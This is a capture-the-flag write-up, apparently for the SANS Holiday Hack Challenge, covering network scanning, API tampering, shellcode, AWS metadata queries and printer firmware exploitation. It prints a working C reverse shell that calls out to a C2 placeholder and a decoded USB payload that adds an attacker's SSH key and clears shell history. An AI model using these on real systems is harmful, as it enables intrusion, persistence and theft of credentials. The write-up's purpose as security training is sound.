SYN Stealth Scan Timing: About 56.12% done; ETC: 22:23 (0:00:41 remaining)
Nmap scan report for fe80::42:8aff:fe01:625b
Host is up (0.000042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp
MAC Address: 02:42:8A:01:62:5B (Unknown)

Nmap scan report for fe80::42:c0ff:fea8:a002
Host is up (0.000042s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
9000/tcp   open  cslistener
MAC Address: 02:42:C0:A8:A0:02 (Unknown)

Nmap scan report for fe80::1
Host is up (0.000030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3000/tcp   open  ppp
MAC Address: 02:42:8A:01:62:5B (Unknown)

```

The most likely service to have information is the HTTP server on port 80 at fe80::42:c0ff:fea8:a002 or 2604:6000:1528:cd:d55a:f8a7:d30a:e405. To connect to IPv6 web servers with curl the syntax is: `curl http://[IPv6 address] --interface eth0`. Running that shows a message saying that the phrase is present on the other TCP port (Port 9000).

```

elf@f60c7921659f:~$ curl http://[fe80::42:c0ff:fea8:a002] --interface eth0
<html>
<head><title>Candy Striper v6</title></head>
<body>
<marquee>Connect to the other open TCP port to get the striper's activation phrase!</marquee>
</body>
</html>

```

Netcat can be used for a direct TCP connection to connect to this port. The syntax is: `nc -6 IPv6 address port`.

```

elf@f60c7921659f:~$ nc -6 fe80::42:c0ff:fea8:a002%eth0 9000
PieceOnEarth


```

Answer: PieceOnEarth

Jewel provides hints related to reading and creating Ducky Scripts for Challenge 5.

CP: Grepping for Gold

Troll: Greasy GopherGuts



This challenge requires using grep to search through a large nmap scan and provide the results to the quizme executable.

Answer all the questions in the quizme executable:

- What port does 34.76.1.22 have open?

```
grep "34.76.1.22" bigscan.gnmap
```

Answer: 62078

- What port does 34.77.207.226 have open?

```
grep "34.77.207.226" bigscan.gnmap
```

Answer: 8080

- How many hosts appear "Up" in the scan?

```
grep "Status: Up" bigscan.gnmap | wc -l
```

Answer: 26054

- How many hosts have a web port open? (Let's just use TCP ports 80, 443, and 8080)

```
grep "80/open\|443/open\|8080/open" bigscan.gnmap | wc -l
```

Answer: 14372

- How many hosts with status Up have no (detected) open TCP ports?

```
echo $((`grep "Up" bigscan.gnmap | wc -l` - `grep "Ports" bigscan.gnmap | wc -l`))
```

Answer: 402

- What's the greatest number of TCP ports any one host has open?

```
for x in `seq 15`; do echo -n $x && echo -n " " && grep -E "(tcp.*){$x}" bigscan.gnmap | wc -l; done
```

Answer: 12

Completing the challenge will result in Greasy providing some WiFi hints for Challenge 3 next to him.

3) Thaw Frost Tower Entrance

Standing near the door and opening the WiFi console allows us to run `iwlist scan` to find the "FROST-Nidus-Setup" network.


```
elf@847891ede5ce:~$ iwlist scan
wlan0      Scan completed :
            Cell 01 - Address: 02:4A:46:68:69:21
                        Frequency:5.2 GHz (Channel 40)
                        Quality=48/70  Signal level=-62 dBm
                        Encryption key:off
                        Bit Rates:400 Mb/s
                        ESSID:"FROST-Nidus-Setup"
```

The network can be connected to with `iwconfig wlan0 essid "FROST-Nidus-Setup"`.

```
elf@847891ede5ce:~$ iwconfig wlan0 essid "FROST-Nidus-Setup"
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to complete setup
(The setup is compatible with the 'curl' utility)
elf@847891ede5ce:~$
```

An API-based control system is provided at <http://nidus-setup:8080/>. In addition, the API Documentation is present at <http://nidus-setup:8080/apidoc>, which indicates that the temperature should not be turned up above 0 degrees.

```
elf@847891ede5ce:~$ curl http://nidus-setup:8080/apidoc

Nidus Thermostat API

The API endpoints are accessed via:
http://nidus-setup:8080/api/<endpoint>

Utilize a GET request to query information; for example, you can check the
temperatures set on your cooler with:

curl -XGET http://nidus-setup:8080/api/cooler

Utilize a POST request with a JSON payload to configuration information; for
example, you can change the temperature on your cooler using:

curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler

• WARNING: DO NOT SET THE TEMPERATURE ABOVE 0! That might melt important furniture

Available endpoints
```

Path	Available without registering?
/api/cooler	Yes
/api/hot-ice-tank	No
/api/snow-shower	No
/api/melted-ice-maker	No
/api/frozen-cocoa-dispenser	No
/api/toilet-seat-cooler	No
/api/server-room-warmer	No

The challenge can be completed with the following curl command: `curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 10}' http://nidus-setup:8080/api/cooler`.

```
elf@847891ede5ce:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary '{"temperature": 10}' http://nidus-setup:8080/api/cooler
{
  "temperature": 9.8,
  "humidity": 29.15,
  "wind": 27.3,
  "windchill": 6.5,
  "WARNING": "ICE MELT DETECTED!"
}
```

This opens the door to the Frost Tower.

4) Slot Machine Investigation

The challenge is present as a webserver hosted at <https://slots.jackfrosttower.com> and consists of a slots game with a few modifiable parameters. Reviewing a spin request sent via the Firefox request editor shows that there are 3 request parameters: betamount, numline, and cpl, with each parameter taking a number value. With this in mind, the quickest way to test functionality was to test out the 3 main number types for each parameter: negative, 0, and positive. Testing these values shows that when a negative number is inserted into the numline parameter, the game ends up crediting back more credits than it took, resulting in a continuously increasing amount of credits.

By modifying a request to be sent with the values: `betamount=1000&numline=-1&cpl=1`, the game credits you with 1100 credits, resulting in a net positive. Doing this enough times results in various responses, leading eventually to the ultimate answer once your credit value is high enough.

Answer: I'm going to have some bouncer trolls bounce you right out of this casino!









The screenshot shows a network request in the Firefox Developer Tools. The request is a POST to `slots.jackfrosttower.com` with a status of 200. The response is a JSON object indicating a successful spin. The JSON data includes:

- `success: true`
- `data: { credit: 1100, jackpot: 0, free_spin: 0, ... }`
- `credit: 1100`
- `jackpot: 0`
- `free_spin: 0`
- `free_num: 0`
- `scaler: 0`
- `num_line: -1`
- `bet_amount: 1000`
- `pull: { WinAmount: 0, FreeSpin: 0, HasJackpot: false, ... }`
- `SlotsIcons: ["icon10", "icon5", "icon7", "icon5", "icon1", "icon1", "icon7", "wild", "scatter", ...]`
- `ActiveIcons: []`
- `ActiveLines: []`
- `response: "I'm going to have some bouncer trolls bounce you right out of this casino!"`
- `message: "Spin success"`


Extra: Frostavator

Troll: Grody Goiterson	
	<p>G Grody Goiterson 2:22PM Mute Player</p> <p>Hrmph. Snrack! Pthbthbthb.</p> <p>Gnerphk. Well, on to business.</p> <p>I'm Grody Goiterson. ... It's a family name.</p> <p>So hey, this is the Frostavator. It runs on some logic chips... that fell out.</p> <p>I put them back in, but I must have mixed them up, because it isn't working now.</p> <p>If you don't know much about logic gates, it's something you should look up.</p> <p>If you help me run the elevator, maybe I can help you with something else.</p> <p>I'm pretty good with FPGAs, if that's worth something to ya'.</p>

Due to the structure of inputs and chips present, there are several ways to solve this problem. Ultimately, the solution requires that all 3 outputs are lit (in other words, have a True/1 output from the logic chips). Based on the chart provided, each of the 6 chips is unique and provides unique outputs.

Name	Graphic symbol	Algebraic function	Truth table															
AND		$F = x \cdot y$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>0</td></tr><tr><td>0</td><td>1</td><td>0</td></tr><tr><td>1</td><td>0</td><td>0</td></tr><tr><td>1</td><td>1</td><td>1</td></tr></table>	x	y	F	0	0	0	0	1	0	1	0	0	1	1	1
x	y	F																
0	0	0																
0	1	0																
1	0	0																
1	1	1																
OR		$F = x + y$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>0</td></tr><tr><td>0</td><td>1</td><td>1</td></tr><tr><td>1</td><td>0</td><td>1</td></tr><tr><td>1</td><td>1</td><td>1</td></tr></table>	x	y	F	0	0	0	0	1	1	1	0	1	1	1	1
x	y	F																
0	0	0																
0	1	1																
1	0	1																
1	1	1																
Inverter		$F = x'$	<table><tr><th>x</th><th>F</th></tr><tr><td>0</td><td>1</td></tr><tr><td>1</td><td>0</td></tr></table>	x	F	0	1	1	0									
x	F																	
0	1																	
1	0																	
Buffer		$F = x$	<table><tr><th>x</th><th>F</th></tr><tr><td>0</td><td>0</td></tr><tr><td>1</td><td>1</td></tr></table>	x	F	0	0	1	1									
x	F																	
0	0																	
1	1																	
NAND		$F = (xy)'$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>1</td></tr><tr><td>0</td><td>1</td><td>1</td></tr><tr><td>1</td><td>0</td><td>1</td></tr><tr><td>1</td><td>1</td><td>0</td></tr></table>	x	y	F	0	0	1	0	1	1	1	0	1	1	1	0
x	y	F																
0	0	1																
0	1	1																
1	0	1																
1	1	0																
NOR		$F = (x + y)'$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>1</td></tr><tr><td>0</td><td>1</td><td>0</td></tr><tr><td>1</td><td>0</td><td>0</td></tr><tr><td>1</td><td>1</td><td>0</td></tr></table>	x	y	F	0	0	1	0	1	0	1	0	0	1	1	0
x	y	F																
0	0	1																
0	1	0																
1	0	0																
1	1	0																
Exclusive-OR (XOR)		$F = xy' + x'y$ $= x \oplus y$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>0</td></tr><tr><td>0</td><td>1</td><td>1</td></tr><tr><td>1</td><td>0</td><td>1</td></tr><tr><td>1</td><td>1</td><td>0</td></tr></table>	x	y	F	0	0	0	0	1	1	1	0	1	1	1	0
x	y	F																
0	0	0																
0	1	1																
1	0	1																
1	1	0																
Exclusive-NOR or equivalence		$F = xy + x'y'$ $= (x \oplus y)'$	<table><tr><th>x</th><th>y</th><th>F</th></tr><tr><td>0</td><td>0</td><td>1</td></tr><tr><td>0</td><td>1</td><td>0</td></tr><tr><td>1</td><td>0</td><td>0</td></tr><tr><td>1</td><td>1</td><td>1</td></tr></table>	x	y	F	0	0	1	0	1	0	1	0	0	1	1	1
x	y	F																
0	0	1																
0	1	0																
1	0	0																
1	1	1																

My solution was the following, but again multiple solutions work:



Solving this challenge unlocks the Frost Tower elevator, and Grody provides some FPGA hints for Challenge 13.

5) Strange USB Device

Morcel provides a terminal with a Ducky Script located in a mounted USB and mallard.py, which looks to be a Ducky Script decoding script. Running `./mallard.py -f /mnt/USBDEVICE/inject.bin` returns a list of commands, one of them being a base64 encoded command.


```
ENTER
DELAY 200
STRING echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2
Yt13ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpfSwdlVRJlRVNfdwM2SGVEZnRTaihmVXJ22RhVWvJFSJB
TOTJ22V12YuVlMkd2dTVGb0dUSJ5UMVdGNX11zrhkYzZ0ValnQDRmd1cUS6x2RjPhHFWVC1HZOpVVTPnWwQFdSdEVIJlRS
9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKkhU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash history && exit
```

Reversing and decoding that string results in a command adding an SSH public key to the `authorized_keys` file. However, the attacker had some bad OPSEC and included their username as part of the public key.

```
elf@d6f180f43f2a:~$ echo ==qCzlXZr9FZlpXay9Ga0VXYvq2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4Wdmx
GbvJHdAB3bvd2Yt13ajlGILFESV1mWVN2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpfSwdlVRJlRVNfdwM2SGVEZnRTaihmVX
J22RhVWvJFSJBTOTJ22V12YuVlMkd2dTVGb0dUSJ5UMVdGNX11zrhkYzZ0ValnQDRmd1cUS6x2RjPhHFWVC1HZOpVVTPnW
wQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJHZIdlWKkhU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64
-d
echo 'ssh-rsa UmN5RHJZWHDrsSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGl2IG5vdCBYZWFSbHkqY
W4qU1NIIGtleSwqd2UncmUqbW90IHRoYXQqbWVhbi4qdEFKc0tSUFRQVWpHZGlmRnJhdWdST2FsaWZSaXBKcUZmUHAk ick
ymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```


Answer: ickymcgoop

CP: Holiday Hero


Elf: Eve Snowshoes	
	<p>Chimney Scissorsticks 10:28AM</p> <p>Wool! I'm Chimney Scissorsticks, and I'm having a great time up here!</p> <p>I've been hanging out with all these NetWars players and <i>not</i> worrying about what's going on next door.</p> <p>In fact, I've really been having fun playing with this Holiday Hero terminal. You can use it to generate some jamming holiday tunes that help power Santa's sleigh!</p> <p>It's more fun to play with a friend but I've also heard there's a clever way to enable single player mode.</p> <p>Single player mode? I heard it can be enabled by fiddling with two client-side values, one of which is passed to the server.</p> <p>It's so much more fun and easier with a friend though!</p> <p>Either way, we'd really appreciate your help getting the sleigh all fueled up.</p> <p>Then I can get back to thinking about shellcode...</p>

For this challenge, the goal is to activate a second AI controller to pass the game. This can be done by editing a cookie (`single_player`) to `True` when the game starts, and entering `single_player_mode=true` in the Javascript console.

While editing the cookie to true is pretty easy, changing the Javascript variable can be a bit more tricky due to the game being in an iframe. This means that you need to ensure that you have the correct execution context set to change the variable for the game and not the main page. To set the cookie, open the browser's Storage tab in the developer console and change the "false" in the value section to "true" then refresh the page.



I usually use Firefox, and while it does have an option to change the context, I could not get it to work, so I ended up using Chrome for this challenge. For Chrome, open the developer console, select the small dropdown that says "top" and set the context to the Hero Iframe.



Once you've done this (and set the cookie to true), create a room and type `single_player_mode=true` in your now correct context dev console. If done correctly, you should get a message that player 2 has entered the game, and you should be able to beat it fairly quickly.



Completing this challenge has Chimney provide hints for shellcode, useful for Challenge 6.

6) Shellcode Primer

For this challenge, we were tasked with various challenges using low-level shellcode, cumulating in opening and reading a file.

1. Nothing
2. Nothing
3. Getting Started

```
; This is a comment! We'll use comments to help guide your journey.
; Right now, we just need to RETURN!
;
; Enter a return statement below and hit Execute to see what happens!
ret
```

4. Returning a value

```
; TODO: Set rax to 1337
mov rax, 1337

; Return, just like we did last time
ret
```

5. System Calls

```
; TODO: Find the syscall number for sys_exit and put it in rax
; TODO: Put the exit_code we want (99) in rdi
mov rax, 60
mov rdi, 99
; Perform the actual syscall
syscall
```

6. Calling into the Void

- a. Nothing

7. Getting RIP

```
; Remember, this call pushes the return address to the stack
call place_below_the_nop

; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a function
place_below_the_nop:

; TODO: Pop the top of the stack into rax
pop rax

; Return from our code, as in previous levels
ret
```

8. Hello, World!

```
; This would be a good place for a call
call place
; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0
; This would be a good place for a label and a pop
place:
pop rax
; This would be a good place for a re... oh wait, it's already here. Hooray!
ret
```

9. Hello, World!!


```

; TODO: Get a reference to this string into the correct register
call place
db 'Hello World!',0
place:
pop rbx
; Set up a call to sys_write
; TODO: Set rax to the correct syscall number for sys_write
mov rax, 1
; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1
; TODO: Set rsi to the second argument (buf - this is the "Hello World" string)
mov rsi, rbx
; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12
; Perform the syscall
syscall
; Return cleanly
ret

```

10. Opening a File

```

; TODO: Get a reference to this string into the correct register
call place
db '/etc/passwd',0
place:
pop rbx
; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
mov rax, 2
; TODO: Set rdi to the first argument (the filename)
mov rdi, rbx
; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi, 0
; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx, 0
; Perform the syscall
syscall
; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret

```

11. Reading a File:

```

; TODO: Get a reference to this
call place
db '/var/northpolesecrets.txt',0
place:
pop rbx
; TODO: Call sys_open
mov rax, 2
mov rdi, rbx
mov rsi, 0
mov rdx, 0
syscall
mov rbp, rax
; TODO: Call sys_read on the file handle and read it into rsp
mov rax, 0
mov rdi, rbp
mov rsi, rsp
mov rdx, 200
syscall

```



```

mov rbp, rax
; TODO: Call sys_write to write the contents from rsp to stdout (1)
mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, rbp
syscall
; TODO: Call sys_exit
mov rax, 60
mov rdi, 99
; Perform the actual syscall
Syscall


```

Completing the final challenge returns in the phrase: Secret to KringleCon success: all of our speakers and organizers, providing the gift of **cyber security knowledge**, free to the community.

Answer: cyber security knowledge

Completing this challenge provides some hints about Hash Extension attacks, used in Challenge 7.

CP: IMDS Exploration

Troll: Noxious O. D'or	
	<p>N Noxious O. D'or 4:20PM Mute Player</p> <p>Hey, this is the executive restroom. Wasn't that door closed? I'm Noxious O'Dor. And I've gotta say, I think that Jack Frost is just messed up.</p> <p>I mean, I'm no expert, but his effort to "win" against Santa by going bigger and bolder seems bad.</p> <p>You know, I'm having some trouble with this IMDS exploration. I'm hoping you can give me some help in solving it.</p> <p>If you do, I'll be happy to trade you for some hints on SSRF! I've been studying up on that and have some good ideas on how to attack it!</p>

This challenge is just a walkthrough of a series of various commands against an AWS IMDS endpoint to teach the basics of querying for information.

Commands:

```

Yes
ping 169.254.169.254
next
curl http://169.254.169.254
curl http://169.254.169.254/latest
curl http://169.254.169.254/latest/dynamic
curl http://169.254.169.254/latest/dynamic/instance-identity/document
curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
next
curl http://169.254.169.254/latest/meta-data
curl http://169.254.169.254/latest/meta-data/public-hostname
curl http://169.254.169.254/latest/meta-data/public-hostname; echo

```

```

curl http://169.254.169.254/latest/meta-data/iam/security-credentials
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role
next
cat gettoken.sh
source gettoken.sh
echo $TOKEN
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/placement/region
exit

```

Completing the walkthrough results in information regarding SSRF's against AWS hosted sites, useful for Challenge 10.

7) Printer Exploitation

This challenge required attackers to download a firmware update, strip out the data, append a malicious firmware file, and sign the new firmware using a hash extension attack. The first step was to access the printer at <https://printer.kringlecastle.com> and download the current firmware, which is a JSON file. Opening the JSON file shows a base64 encoded firmware blob and a SHA256 signature.

```

1 {
2   "algorithm": "SHA256",
3   "firmware":
4     "UESDBBQAAAAIANilhlMwOjKwagkAAOBAABAAwA2mlybXdhcmluUuYmluVUQJAAO4dq5ShuHauYXV4CwABAAAAA0+9vvm+83M/vN7HrWO9+3EslhnyAgED96FBFTpGT/dR+5oJtgm29gAkF4M+jeqxUfw4zH1YzPot2PxLI1Ij7/nSguRhd6eSM+DOWI+esjU4j6joxNmV5kfkF2a1PlD8/+qPmtt/e8JAYlhAZfOyVfVvX6X6B3GDeEvm0e4R/Ah+MqmLGFeVBqTzcs+0GqW/jdFi61Wljh7BvACwC/awf921ELYSxBlhx2v8o+7rA7nysVhz3gsN9x2J3v24234/BHxM4ckffjrvZKolo7HW0nGeLlTCEfsmv7dBOL7N6TLG36pXJEurx+VhDekqsv6NlZBdlpB0FibNdsB/vm+I7/aOlAyiFi/k+XbQ+X348a2P0pLK4J05J3STTI2X5mKPXGfip+Oy7hPaXGkKb1TzxxBNPPPHPE0888cQTZxhRU/24H10tP3h3x3e+wDwyTFuFPYLOuo13CfwL4H7azrGxdAvzsvHmt+incAOV8A//GcfkUKR8QQZ/0UcS25/wJMBxclx/DsYliG8XtiBV7T2e/BbAHE/zhhvKB4g6KUOC1f7+07fclioLcfff8yrOsB1w2qpyjfoDrEt0L1U78Q6o796L+W/rva+ftw9FZ1zt99v302vftZt/nrH2763zyo0/247JZ+47NRBHG3obCrvadKO2qb6+yWXXbtwzeTp5zPhzP81w8RW/TSvx91fdRskY9T6+HYXavTze9je6muzn58Lx74z6F8oFGocztD9T1P4rRNrdiXq5ep6i/vB8gp+lvizY/v8WEJ0J2ARBBbWV0Xy0ONj8WOjg2yTme+CTSNjk3JCojYIQyeQPIJ8PhPyseHx9LTMgT8YFkQob8mpliye21x2TKKou5nB9FuoFq+RrWqGyzucYRc21BS2jEEd6Np/RSZP4M5lpdC6PT3rAR/NcYkW8maoolqKzp+UwtjULK01BS1l1gc+rBcBra7/Pg6fRNa7AeiwrgQM1+g/yD1kxRT4sP4EVMs1z1//05Q/QHYVpwKCH1F3uPCfQ8cSFSNwvVUSxYBzJ01pw8OE95FqKhZ33aP8mx7fXs/R1N3wP/gccH9aN4Rjbt54P8iG1AR/W27GYuz//NqgNv7tHPi1/n440S/AUESFBgAAAAABAAEAGUAAALAJAAAAA==",
5   "secret_length": 16,
6   "signature": "e0b5855c6dd1ceb1e0ae694e68f16a74adb6f87d1e9e2f78adfee688babc2f3"
7 }

```

Using [CyberChef](#), I decoded the firmware blob, which turned out to be a ZIP file. Unzipping that file resulted in a firmware.bin executable, the file that the printer would run.

The screenshot shows the CyberChef web interface. On the left, the 'Recipe' panel has 'From Base64' selected. The 'Input' panel shows a large block of base64-encoded text. The 'Output' panel shows the result of the decoding, which is a ZIP file named 'firmware.bin'. Below the ZIP file, it indicates that the file is 16,688 bytes in size.

The next step was to create my own zip file with a malicious firmware.bin file, append that zip to the initial zip file, then create the falsified signature.

Step 1: Create a malicious reverse shell

I used a simple C program reverse shell for the firmware file and compiled it as an executable file. I replaced the <IP> with the IP of a publically hosted cloud C2 server that I had available.

```
/* credits to http://blog.techorganic.com/2015/01/04/pegasus-hacking-challenge/ */
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "<IP>"
#define REMOTE_PORT <PORT>

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/bin/sh", 0, 0);
    return 0;
}
```

Step 2: Compile

```
gcc -Wl,--hash-style=both rev.c -o firmware.bin
```

The -Wl,hash-style=both option helps to make sure that the outputted executable has the correct hashtable for the linker if it differs from the compiling machine.

Step 3: Zip malicious firmware.bin file

```
zip rev.zip firmware.bin
```

Step 4: Get the hex output of the encoded zip to use in the hash extension attack

```
cat rev.zip | xxd -p -c 100000
```

Step 5: Download and verify that you have the original zip file by decoding the base64 firmware.

